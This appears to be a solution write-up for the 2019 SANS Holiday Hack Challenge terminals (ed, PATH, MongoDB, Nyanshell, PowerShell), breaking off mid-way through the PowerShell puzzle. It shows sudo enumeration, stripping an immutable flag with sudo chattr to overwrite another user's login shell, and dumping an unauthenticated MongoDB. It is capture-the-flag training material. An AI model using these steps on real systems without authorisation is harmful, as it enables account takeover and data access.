


THE 2019 SANS HOLIDAY HACK CHALLENGE

"Honesty is ~~not~~ always the best policy"

Janusz Jasinski



ADMIT ONE

*This ticket entitles its bearer to
admittance for one to*

KringleCon 2: Turtle Doves

Location:

*Elf University
17 Christmas Tree Lane
North Pole*

Introduction

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Terminals (Docker)

All hosted on the sub-domain <https://docker2019.kringlecon.com/>



Ed Escape

- Hint: http://cs.wellesley.edu/~cs249/Resources/ed_is_the_standard_text_editor.html
 - Location: Train Station
 - URL: <https://docker2019.kringlecon.com/?challenge=edescape>

Screenshot





Figure 1 - Escape Ed Docker Screenshot

Synopsis

It looks like we need to escape the editor. Not familiar with this particular editor so will have to rely on the hint.

Solution

Reading the site¹, it seems that "*ed is a powerful text editor based on non-visual (line-oriented) behavior*". Doing a quick Google search gave us the man page for the editor² which told us that in order to quit the editor, we just need to enter q or Q.



A terminal window with a black background and white text. It displays the following content:
Q
Loading, please wait.....

You did it! Congratulations!
elf@695678c4a6e0:~\$ █

¹ http://cs.wellesley.edu/~cs249/Resources/ed_is_the_standard_text_editor.html

² <https://linux.die.net/man/1/ed>

Path

- Hint: Green words matter, files must be found, and the terminal's \$PATH matters.
 - Location: Hermey Hall
 - URL: <https://docker2019.kringlecon.com/?challenge=path>

Screenshot

Figure 2 - Path Docker Screenshot

Synopsis

We need to list the current directory. I guess just doing a `ls` is not going to happen. The hint gives a lot away of commands we can use so let's go through them all.

Solution

- `which` command³
- `find` command⁴
- `$PATH` command⁵
- `locate` command⁶

```
Get a listing (ls) of your current directory.  
elf@82821dc95dd9:~$ which ls  
/usr/local/bin/ls  
elf@82821dc95dd9:~$ find / -name ls 2>/dev/null  
/usr/local/bin/ls  
/bin/ls  
elf@82821dc95dd9:~$ $PATH  
-bash: /usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games: No such file or directory  
elf@82821dc95dd9:~$ locate -b '\ls'  
locate: warning: database '/var/cache/locate/locatedb' is more than 8 days old (actual age is 21.3 days)  
/bin/ls  
/usr/local/bin/ls  
elf@82821dc95dd9:~$ /bin/ls -laah  
total 52K  
drwxr-xr-x 1 elf  elf  4.0K Dec  8 14:19  .  
drwxr-xr-x 1 elf  elf  4.0K Dec  8 14:19  ..  
drwxr-xr-x 1 root root 4.0K Nov 21 19:46  ..  
-rw-r--r-- 1 elf  elf   220 Apr 18  2019  .bash_logout  
-rw-r--r-- 1 elf  elf   3.5K Dec 30 22:59  .bashrc  
-rw-r--r-- 1 elf  elf   14K Nov 21 19:46  .elfscream.txt  
-rw-r--r-- 1 elf  elf   807 Apr 18  2019  .profile  
-rw-r--r-- 1 elf  elf   401 Nov 21 19:46  rejected-elfu-logos.txt  
Loading, please wait.....  
  
You did it! Congratulations!  
elf@82821dc95dd9:~$ ls  
This isn't the ls you're looking for  
elf@82821dc95dd9:~$ █
```

Figure 3 - Path Docker Screenshot

Miscellaneous

There are some files that seem out of place so let's see what they contain

³ <https://linux.die.net/man/1/which>

⁴ <https://linux.die.net/man/1/find>

⁵ http://www.linfo.org/path_env_var.html

⁶ <https://linux.die.net/man/1/locate>


```
elf@82821dc95dd9:~$ cat .elfscream.txt  
I'm trapped in an ASCII art factory - send help!
```

Figure 4 – Elfscream


```
elf@82821dc95dd9:~$ cat rejected-elfu-logos.txt
```



Get Elfed at ElfU!



Walk a Mile in an elf's shoes
Take a course at ElfU!



Be present in class
Fight, win, kick some grinch!elf@82821dc95dd9:~\$

Figure 5 - Rejected Elf Logos

Mongo

- Hint: <https://docs.mongodb.com/manual/reference/command/listDatabases/>
 - Location: NetWars
 - URL: <https://docker2019.kringlecon.com/?challenge=mongo>

Screenshot

Hello dear player! Won't you please come help me get my wish!
I'm searching teacher's database, but all I find are fish!
Do all his boating trips effect some database dilution?
It should not be this hard for me to find the quiz solution!

Find the solution hidden in the MongoDB on this system.

elf@db694b5022f1:~\$

Figure 6 - Mongo Docker Screenshot

Synopsis

Seems pretty straightforward (famous last words) where we need to go into the MongoDB instance and retrieve some information

Solution

We try and connect to the instance⁷ but are told that it's not running on that port, along with a fairly useful hint that it's on another port.

```
elf@8625382ea7cb:~$ mongo
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27017
2019-12-31T09:25:32.076+0000 W NETWORK  [thread1] Failed to connect to 127.0.0.1:27017, in(checking socket for error after poll), reason: Connection refused
2019-12-31T09:25:32.077+0000 E QUERY  [thread1] Error: couldn't connect to server 127.0.0.1:27017, connection attempt failed :
connect@src/mongo/shell/mongo.js:251:13
@(connect):1:6
exception: connect failed

Hmm... what if Mongo isn't running on the default port?
```

Figure 7- MongoDB Docker Screenshot

There are a few ways to check which port it's actually running on as shown below. The second of which shows us that we have `sudo` access on python running a script in the root directory but we don't dig any further.

```
elf@8625382ea7cb:~$ ps aux | grep mongo
mongo      9  1.4  0.0 1015620 69900 ?        S1   09:25  0:01 /usr/bin/mongod --quiet --fork --port 12121 --bind_ip 127.0.0.1 --logpath=/tmp/mongo.log
elf      55  0.0  0.0 11464  1088 pts/0    S+  09:27  0:00 grep --color=auto mongo
elf@8625382ea7cb:~$ sudo -l
User elf may run the following commands on 8625382ea7cb:

Sudoers entry:
RunAsUsers: mongo
Options: !authenticate
Commands:
/usr/bin/mongod --quiet --fork --port 12121 --bind_ip 127.0.0.1 --logpath=/tmp/mongo.log

Sudoers entry:
RunAsUsers: root
Options: setenv, !authenticate
Commands:
/usr/bin/python /updater.py
elf@8625382ea7cb:~$
```

Figure 8 - MongoDB Docker Screenshot

Using the mongo manual, we now connect to the instance on the port mentioned to open up a mongo shell

⁷ <https://docs.mongodb.com/manual/reference/program/mongo/#syntax>

```
elf@8625382ea7cb:~$ mongo --port 12121
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
    http://docs.mongodb.org/
Questions? Try the support group
    http://groups.google.com/group/mongodb-user
Server has startup warnings:
2019-12-31T09:25:28.110+0000 I CONTROL  [initandlisten]
2019-12-31T09:25:28.110+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2019-12-31T09:25:28.110+0000 I CONTROL  [initandlisten] **             Read and write access to data and configuration is unrestricted.
2019-12-31T09:25:28.110+0000 I CONTROL  [initandlisten]
2019-12-31T09:25:28.111+0000 I CONTROL  [initandlisten]
2019-12-31T09:25:28.111+0000 I CONTROL  [initandlisten] ** WARNING: /sys/kernel/mm/transparent_hugepage/enabled is 'always'.
2019-12-31T09:25:28.111+0000 I CONTROL  [initandlisten] **             We suggest setting it to 'never'
2019-12-31T09:25:28.111+0000 I CONTROL  [initandlisten]
> |
```

Figure 9 - MongoDB Docker Screenshot

We get a few warnings. Enabling access control on a MongoDB deployment enforces authentication, requiring users to identify themselves. When accessing a MongoDB deployment that has access control enabled, users can only perform actions as determined by their roles.⁸

Carrying on, we first list the databases on the instance.

```
> db.adminCommand( { listDatabases: 1 } )
{
  "databases" : [
    {
      "name" : "admin",
      "sizeOnDisk" : 32768,
      "empty" : false
    },
    {
      "name" : "config",
      "sizeOnDisk" : 12288,
      "empty" : false
    },
    {
      "name" : "elfu",
      "sizeOnDisk" : 294912,
      "empty" : false
    },
    {
      "name" : "local",
      "sizeOnDisk" : 65536,
      "empty" : false
    },
    {
      "name" : "test",
      "sizeOnDisk" : 32768,
      "empty" : false
    }
  ],
  "totalSize" : 438272,
  "ok" : 1
}
> |
```

Figure 10 - MongoDB Docker Screenshot

⁸ <https://docs.mongodb.com/manual/tutorial/enable-authentication/>

The elfu database sounds like what we are after so we carry on down that route.

```
> show collections
bait
chum
line
metadata
solution
system.js
tackle
tincan
> db.solution.find()
{ "_id" : "You did good! Just run the command between the stars: ** db.loadServerScripts();displaySolution(); **" }
> db.loadServerScripts();displaySolution();
```

Figure 11 - MongoDB Docker Screenshot

We show collections and see one called `solution` that we go into which tells us what we need to do. The script is run which completed the terminal.




Figure 12 - MongoDB Docker Screenshot

To see what was in the other collections, we ran the following script against each database:

```
var collections = db.getCollectionNames();
for(var i = 0; i< collections.length; i++){
  print('Collection: ' + collections[i]); // print the name of each collection
  db.getCollection(collections[i]).find().forEach(printjson); //and then print the json of
each of its elements
}
```

Unfortunately, it didn't seem to reveal any easter eggs or further clues. Admin, config and local gave seemingly standard output whereas test gave us the below.

```
> use test
switched to db test
> var collections = db.getCollectionNames();
> for(var i = 0; i < collections.length; i++){
...   print('Collection: ' + collections[i]); // print the name of each collection
...   db.getCollection(collections[i]).find().forEach(printjson); //and then print the json of each of its elements
...
Collection: redherring
{ "_id" : "This is not the database you're looking for." }
> █
```

Figure 13 - MongoDB Docker Screenshot

Nyanshell

- Hint: On Linux, a user's shell is determined by the contents of /etc/passwd
- Location: Speaker UNpreparedness Room
- URL: <https://docker2019.kringlecon.com/?challenge=nyanshell>

Screenshot




Figure 14 - Nyanshell Docker Screenshot

Synopsis

The screenshot above says it all. This combined with the hint suggests that the user won't land in a bash prompt and our task is to make it happen.

Solution

So let's see what happens when we log in normally.



Figure 15 - Nyanshell Docker Screenshot

Right, so that's what we need to avoid ☺

As the hint suggests, let's look at /etc/passwd. We do this by first refreshing the terminal to land in bash.

```
elf@d7df796e80ef:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
elf:x:1000:1000::/home/elf:/bin/bash
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
elf@d7df796e80ef:~$
```

Figure 16 - Nyanshell Docker Screenshot

Alabaster is running the shell `/bin/nsh` so we look into it a bit more.

```
elf@0d7df796e80ef:~$ ls -laah /bin/nsh
-rwxrwxrwx 1 root root 74K Dec 11 17:40 /bin/nsh
elf@0d7df796e80ef:~$
```

Figure 17 - Nyanshell Docker Screenshot

A useful aid to remind yourself of what the permissions are is shown below




Figure 18 - Linux File Permissions

Using this, we can see that the file should be writable. So we'll try to copy the contents of the bash file we want into this one by first emptying it and then copying.

```
-bash: /bin/nsh: Operation not permitted
elf@0d7df796e80ef:~$
```

Figure 19 - Nyanshell Docker Screenshot

However, we get an error. We then use `lsattr9` to list file attributes. The `i` means the file is immutable.

```
elf@0d7df796e80ef:~$ lsattr /bin/nsh
-----i-----e---- /bin/nsh
```

Figure 20 - Nyanshell Docker Screenshot

⁹ <http://man7.org/linux/man-pages/man1/lsattr.1.html>

The immutable flag¹⁰ is set which prompts us to see what commands we can run under sudo.

```
elf@d7df796e80ef:~$ sudo -l
Matching Defaults entries for elf on d7df796e80ef:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User elf may run the following commands on d7df796e80ef:

Sudoers entry:
  RunAsUsers: root
  Options: !authenticate
  Commands:
    /usr/bin/chattr
elf@d7df796e80ef:~$
```

Figure 21 - Nyanshell Docker Screenshot

Great – `chattr`¹¹ is used to change file attributes so we just need to run it against the `/bin/nsh` shell and run `lsattr` again to make sure it's worked.

```
elf@d7df796e80ef:~$ sudo /usr/bin/chattr -i /bin/nsh
elf@d7df796e80ef:~$ lsattr /bin/nsh
-----e---- /bin/nsh
elf@d7df796e80ef:~$
```

Figure 22 - Nyanshell Docker Screenshot

Putting it all together helps us solve this particular terminal.

```
elf@d7df796e80ef:~$ > /bin/nsh
elf@d7df796e80ef:~$ cp /bin/bash /bin/nsh
elf@d7df796e80ef:~$ su alabaster_snowball
Password:
Loading, please wait.....
You did it! Congratulations!
alabaster_snowball@d7df796e80ef:/home/elf$
```

Figure 23 - Nyanshell Docker Screenshot

¹⁰ <https://unix.stackexchange.com/questions/32256/whats-the-meaning-of-output-of-lsattr>

¹¹ <https://linux.die.net/man/1/chattr>

Powershell

- Hint: https://blogs.sans.org/pen-testing/files/2016/05/PowerShellCheatSheet_v41.pdf
- Location: The Laboratory
- URL: <https://docker2019.kringlecon.com/?challenge=powershell>

Screenshot

```
WARNING: ctrl + c restricted in this terminal - Do not use endless loops
Type exit to exit PowerShell.
```

```
PowerShell 6.2.3
Copyright (c) Microsoft Corporation. All rights reserved.
```

```
https://aka.ms/pSCORE6-docs
Type 'help' to get help.
```

```
████████████████████████████████████████████████████████████████████████████████
█
█ Elf University Student Research Terminal - Christmas Cheer Laser Project
█ -----
█ The research department at Elf University is currently working on a top-secret
█ Laser which shoots laser beams of Christmas cheer at a range of hundreds of
█ miles. The student research team was successfully able to tweak the laser to
█ JUST the right settings to achieve 5 Mega-Jollies per liter of laser output.
█ Unfortunately, someone broke into the research terminal, changed the laser
█ settings through the Web API and left a note behind at /home/callingcard.txt.
█ Read the calling card and follow the clues to find the correct laser Settings.
█ Apply these correct settings to the laser using it's Web API to achieve laser
█ output of 5 Mega-Jollies per liter.
█
█ Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info.
█
████████████████████████████████████████████████████████████████████████████████
```

```
PS /home/elf> █
```

Figure 24 - PowerShell Docker Screenshot

Synopsis

Again- it makes it quite clear in the terminal what to do. We need to follow clues to get the correct laser settings and then to apply them.

Solution

Two things stand out in red so we'll see what happens when we open the note¹² and invoke the web request.

¹² <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-content?view=powershell-6>

```
PS /home/elf> Get-Content /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
PS /home/elf>
```

Figure 25 - PowerShell Docker Screenshot

The hint points to viewing command history.

```
PS /home/elf> (Invoke-WebRequest -Uri http://localhost:1225/).RawContent
HTTP/1.0 200 OK
Server: Werkzeug/0.16.0
Server: Python/3.6.9
Date: Tue, 31 Dec 2019 11:28:08 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 860

<html>
<body>
<pre>
-----
Christmas Cheer Laser Project Web API
-----
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off

Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output

Change the lense refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0

Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10

Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1

Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
-----
</pre>
</body>
</html>
```

Figure 26 - PowerShell Docker Screenshot

This gives us the various values to amend and the way to amend them. We'll hold onto this for now whilst we follow the clues. First one being the ability to view command history.

Using the `Get-History`¹³ command and formatting it, we get presented with the below.

```
Id      : 7
CommandLine : (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
ExecutionStatus : Completed
StartExecutionTime : 11/29/19 4:56:44 PM
EndExecutionTime : 11/29/19 4:56:44 PM
Duration   : 00:00:00.0310799

Id      : 8
CommandLine : Get-EventLog -Log "Application"
ExecutionStatus : Stopped
StartExecutionTime : 11/29/19 4:56:56 PM
EndExecutionTime : 11/29/19 4:57:14 PM
Duration   : 00:00:18.7496697

Id      : 9
CommandLine : I have many name-value variables that I share to applications system wide. At a command I will reveal my secrets once you Get my Child Items.
ExecutionStatus : Completed
StartExecutionTime : 11/29/19 4:57:16 PM
EndExecutionTime : 11/29/19 4:57:16 PM
Duration   : 00:00:00.6090308
```

Figure 27 - PowerShell Docker Screenshot

It comes back with several commands but numbers (7) and (9) seem to be the most useful where (7) gives us one of the settings and (9) gives us another clue.

The clue heavily suggests environment variables so we look at what we have available to us.¹⁴ We look at all names and then expand on the one we're interested in.

```
PS /home/elf> gci env:* | sort-object name
Name          Value
----          -----
/bin/su
HOME          /home/elf
HOSTNAME      c59bb4960b03
LANG          en_US.UTF-8
LC_ALL         en_US.UTF-8
LOGNAME        elf
MAIL          /var/mail/elf
PATH          /opt/microsoft/powershell/6:/use/local/sbin:/use/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games:/usr/local/games
PSModuleAnalysisCachePath
PSModulePath   /home/elf/.local/share/powershell/Modules:/usr/local/share/powershell/Modules:/opt/microsoft/powershell/6/Modules
PWD           /home/elf
RESOURCE_ID    undefined
riddle         Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all.
SHELL          /home/elf/elf
SHLVL          1
TERM          xterm
USER          elf
userdomain    laserterminal
USERDOMAIN    laserterminal
username       elf
USERNAME       elf

PS /home/elf> gci env:riddle | sort-object name | Format-List -Property *
PSPath        : Microsoft.PowerShell.Core\Environment::riddle
PSDrive       : Env
PSProvider    : Microsoft.PowerShell.Core\Environment
PSIsContainer: False
Name          : riddle
Key           : riddle
Value         : Squeezed and compressed I am hidden away. Expand me from my prison and I will show you the way. Recurse through all /etc and Sort on my LastWriteTime to reveal im the newest of all.
```

Figure 28 - PowerShell Docker Screenshot

Another clue. This time we need to recursively search all files under `/etc` and bring back the one with the last write date. Specifically a compressed file.

¹³ <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/get-history?view=powershell-6>

¹⁴ https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_environment_variables?view=powershell-6

```

PS /home/elf> Get-ChildItem -Recurse '\etc' | Sort {$_.LastWriteTime} | select -last 1
Get-ChildItem : Access to the path '/etc/ssl/private' is denied.
At line:1 char:1
+ Get-ChildItem -Recurse '\etc' | Sort {$_.LastWriteTime} | select -las ...
+ ~~~~~
+ CategoryInfo          : PermissionDenied: (/etc/ssl/private:String) [Get-ChildItem], UnauthorizedAccessException
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand

    Directory: /etc/apt

Mode                LastWriteTime        Length Name
----                -----          ----  --
--r---       12/31/19 11:31 AM      5662902 archive

```

Figure 29 - PowerShell Docker Screenshot

The archive was found using `Get-ChildItem`¹⁵ and sorting.

